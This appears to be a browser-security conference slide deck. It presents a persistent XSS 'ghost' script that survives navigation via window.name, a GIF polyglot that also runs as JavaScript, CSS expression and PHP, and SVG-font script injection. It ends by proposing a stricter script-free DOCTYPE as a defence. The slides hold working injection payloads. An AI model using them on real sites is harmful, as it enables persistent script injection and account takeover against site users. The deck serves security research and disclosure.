
Let's have a look




Let's have a look



Let's have a look



Let's have a look




The trigger

```
window.onload = function(){  
    function ghostinit(){  
        var ghost = open(  
            "g.html",  
            "g",  
            "top=10000,left=10000,height=1,width=1," +  
            "dialog=yes,dependent=yes,status=no"  
        );  
        window.name = escape(ghostinit.toString());  
    };  
    var ghostlinks = document.getElementsByTagName('a');  
    for (var i = 0; i < ghostlinks.length; i++) {  
        ghostlinks[i].onclick = function(){  
            ghostinit();  
        };  
    }  
}
```




And lil' Casper

```
<html>
  <head>
    <style>html, html * {background:black}</style>
    <script>
      setTimeout(function(){
        opener.document.body.innerHTML
          += '<img style=opacity:0.5;position:absolute;bottom:0;left:0; '
          + 'src=http://img238.imageshack.us/img238/6483/17764631.png '
          + 'onload="eval (unescape (window.name)) ; '
          + 'ghostlinks=document.getElementsByTagName (\'a\'); '
          + 'for(i=0;i<ghostlinks.length;i++){ '
          + 'ghostlinks[i].onclick=function(){ghostinit()}};">';
        opener.document.body.innerHTML
          += '<!-- real payload goes here -->';
        this.close();
      }, 500);
    </script>
  </head>
  <body>
    
  </body>
</html>
```



Pros and cons

- Pros
 - Runs in every browser
 - "Compatibility mode"
 - Native JS
- Cons
 - Not invisible
 - Difficulties with page refreshes
 - No trusted events via unload in FF
 - Same-domain g.html or dataURIs (no IE)



The same domain inclusion problem

- How to get the payload on the box
 - Find an upload form
 - Bypass the protection mechanisms
 - Have the format ready you need
- Really a problem?
 - Thanks parsers...
 - Here's the multivector



Multiwhat?

- Less than 300 Bytes
- Various formats
 - CSS
 - `expression()` CSS
 - JavaScript
 - HTML
 - PHP
 - Open directly
 - ...
- **And still a valid GIF**



Multivector anatomy

Datei	Bearbeiten	Ansicht	Fenster	Hilfe															
00000000	47	49	46	38	39	61	3D	31	2F	2A	80	3B	2A	2F	3B	7B	20	20	20
00000013	21	2F	68	68	68	68	2F	3B	20	20	61	6C	65	72	74	28	22	49	20
00000026	61	6D	20	61	20	4A	49	46	20	3A	29	22	29	7D	2F	2F	3C	73	63
00000039	72	69	70	74	3E	61	6C	65	72	74	28	22	49	45	20	6C	69	6B	65
0000004C	73	20	6D	65	21	22	29	3C	2F	73	63	72	69	70	74	3E	20	20	20
0000005F	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
00000072	20	20	20	20	20	20	20	20	20	20	20	00	2C	00	00	00	00	01	
00000085	00	01	00	00	02	02	2F	2F	3C	73	74	79	6C	65	3E	2A	7B	63	6F
00000098	6C	6F	72	3A	72	65	64	7D	3C	2F	73	74	79	6C	65	3E	3C	73	63
000000AB	72	69	70	74	3E	0A	7B	65	76	61	6C	28	6E	61	6D	65	29	7D	62
000000BE	6F	64	79	0A	7B	63	6F	6C	6F	72	3A	72	65	64	3B	78	73	73	3A
000000D1	65	78	70	72	65	73	73	69	6F	6E	28	77	69	6E	64	6F	77	2E	78
000000E4	3F	30	3A	28	65	76	61	6C	28	6E	61	6D	65	29	2C	78	3D	31	29
000000F7	29	7D	0A	2F	2F	3C	2F	73	63	72	69	70	74	3E	3C	3F	3D	27	C2
0000010A	B5	27	3B	2F	2A	44	01	2A	2F										

GIF89a=1/*.*/*;{
!/hhhh/; alert("I
am a JIF :)")}}//<sc
ript>alert("IE like
s me!")</script>

.....
.....//<style>{*co
lor:red}</style><sc
ript>.{eval(name)}b
ody.{color:red;xss:
expression(window.x
?0:(eval(name),x=1
)}..//</script><?='.
'/*D.*/*

Signed 8 Bit:	71	Signed 32 Bit:	944130375	Hexadezimal:	47
Unsigned 8 Bit:	71	Unsigned 32 Bit:	944130375	Oktal:	107
Signed 16 Bit:	18759	32 Bit Float:	4,727512e-05	Binär:	01000111
Unsigned 16 Bit:	18759	64 Bit Float:	1,662837e-71	Stream-Länge:	8

☒ Anzeige als Little Endian

☐ Unsigned und Float hexadezimal anzeigen

Offset: 0

The testcase

`<link rel="stylesheet" type="text/css"
href="../../../x.php" />` ← **color and IE expression**

`<?php include '../../../x.php' ?>` ← **echo and possible shell**


`` ← **image as is and XSS in IE**

`<script src="../../../x.php"></script>` ← **XSS**

`<iframe src="../../../x.php"></iframe>` ← **XSS via IFrame**



The result



Some more SVG to chill down

- Most recent browser betas and alphas support SVG fonts
- A way to have fonts be written in markup
- No binary TTF, FOT etc. monsters anymore
- And Javascript. In fonts. What??



An example...

This is a SVG font!

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
    "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg xmlns="http://www.w3..0/svg" onload="alert(1)"></svg>
```

And this is some markup for Opera 10 - guess what happens :)

```
<html>
<head>
<style type="text/css">
@font-face {
    font-family: xss;
    src: url(test.svg#xss) format("svg");
}
body {font: 0px "xss"; }
</style>
</head>
</html>
```



Conclusion

- Markup injections are dangerous
- Even without XSS
- *Watchest thou Rich Text Editores*
- Progress is great – but let's not forget the legacy stuff
- Keep in mind who might like the feature more – the attacker or the user
- And don't be too quick with HTML5 – there's way more to come



What to do now?

- Let the developers protect their apps?
 - Doesn't *woooooork!* (don't blame the devs)
- Let the vendors harden their browsers?
 - Doesn't work either!
- IDS, IPS, WAF?
 - Work great! (no they don't)
- Jailtags, Iframes, Caja, ABE, CSP, Headers..
 - Complexity++, Adaptation--



But...

- What about the DOCTYPE?
- Doesn't it tell the browser what to know and what not?
- Why not have a little bit more strictness
- And create a safe DOCTYPE
- Let's invent STML and XSTML :)
- ... and have a look



DOCTYPES

- Used by many websites

- `<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">`
`<html>...`

- There are several major DOCTYPES
- Browsers usually don't request the file
- But behave differently depending on the DOCTYPE
- DOCTYPES aren't mandatory – quirks mode
- You can write your own to trick validators



Anatomy class

...

```
<!-- attributes for common UI events
onclick      a pointer button was clicked
ondblclick   a pointer button was double clicked
onmousedown  a pointer button was pressed down
onmouseup    a pointer button was released
onmousemove  a pointer was moved onto the element
onmouseout   a pointer was moved away from the element
onkeypress   a key was pressed and released
onkeydown    a key was pressed down
onkeyup      a key was released
```

```
-->
```

```
<!ENTITY % events
"onclick      %Script;          #IMPLIED
```

...

```
<!ELEMENT base EMPTY>
<!ATTLIST base
  id          ID          #IMPLIED
  href        %URI;       #IMPLIED
  target      %FrameTarget; #IMPLIED
>
```



STML?

- SHTML doesn't read well
- Strip things from the DTD we don't *like*
 - Event handlers
 - Base tags
 - Form actions
 - Script, Iframe and other active tags
 - Maybe even ID attributes
 - ...
- Make the browser use it!



But what if we need JS?


- Deliver it via surrounding Iframe
 - Bind events from there
 - And keep presentation and logic separated for pattern sake!
- Add the `%SameDomainURI` type to DTD
- Let Script tags only reside in HEAD
- There's a lot of ways



The DTD patch

- About 12 kilobyte in size
- Mostly removals
- <http://pastebin.com/m98e1e87>

```
-<!-- style info, which may include CDATA sections -->
-<!ELEMENT style (#PCDATA)>
-<!ATTLIST style
-  %i18n;
-  id          ID          #IMPLIED
-  type        %ContentType; #REQUIRED
-  media       %MediaDesc;  #IMPLIED
-  title       %Text;       #IMPLIED
-  xml:space   (preserve)   #FIXED 'preserve'
-  >
-
-<!-- script statements, which may include CDATA sections -->
-<!ELEMENT script (#PCDATA)>
-<!ATTLIST script
-  id          ID          #IMPLIED
-  charset     %Charset;    #IMPLIED
-  type
```

A silhouette of a tree with many leaves, standing on a dark, rounded hill. The background is a dark, gradient sky.

Possibilities

- If browsers accepted the new DTD
 - No script tags, no iframes, no event handlers etc. - just plain text
 - Secure certain areas of the site
 - Inject JS from a secure same domain tag like LINK
- DTD generators for each purpose
 - e.g. external images – yes, JavaScript - no
 - Only same domain JavaScript
 - etc.



Thanks a lot!



Appendix 1/2

- SVG Fonts <http://www.w3.org/TR/SVG11/fonts.html#SVGFontsOverview>
- SVG Masks <http://www.w3.org/TR/SVG/masking.html>
- Opera 10 <http://www.opera.com/browser/next/>
- WHATWG Blog <http://blog.whatwg.org/>
- HTML5 WHATWG Draft Recommendation
<http://www.whatwg.org/specs/web-apps/current-work/multipage/>
- Data Islands http://www.w3schools.com/Xml/xml_dont.asp
- HTC Reference
<http://msdn.microsoft.com/en-us/library/ms531018%28VS.85%29.aspx>
- Inline namespaces http://www.w3schools.com/XML/xml_namespaces.asp



Appendix 2/2

- CSP <http://people.mozilla.org/~bsterne/content-security-policy/>
- ABE <http://hackademix.net/2008/12/20/introducing-abe/>
- Jail tag and more mashup security approaches
http://www.openajax.org/member/wiki/Mashup_Security_Approaches
- The DTD patch <http://pastebin.com/m98e1e87>
- Gmail SVG fun <http://pastebin.com/f1bbc1dd7>
- Casper <http://pastebin.com/m5a81b94d>
- The multivector <http://img210.imageshack.us/img210/4028/38956160.gif>

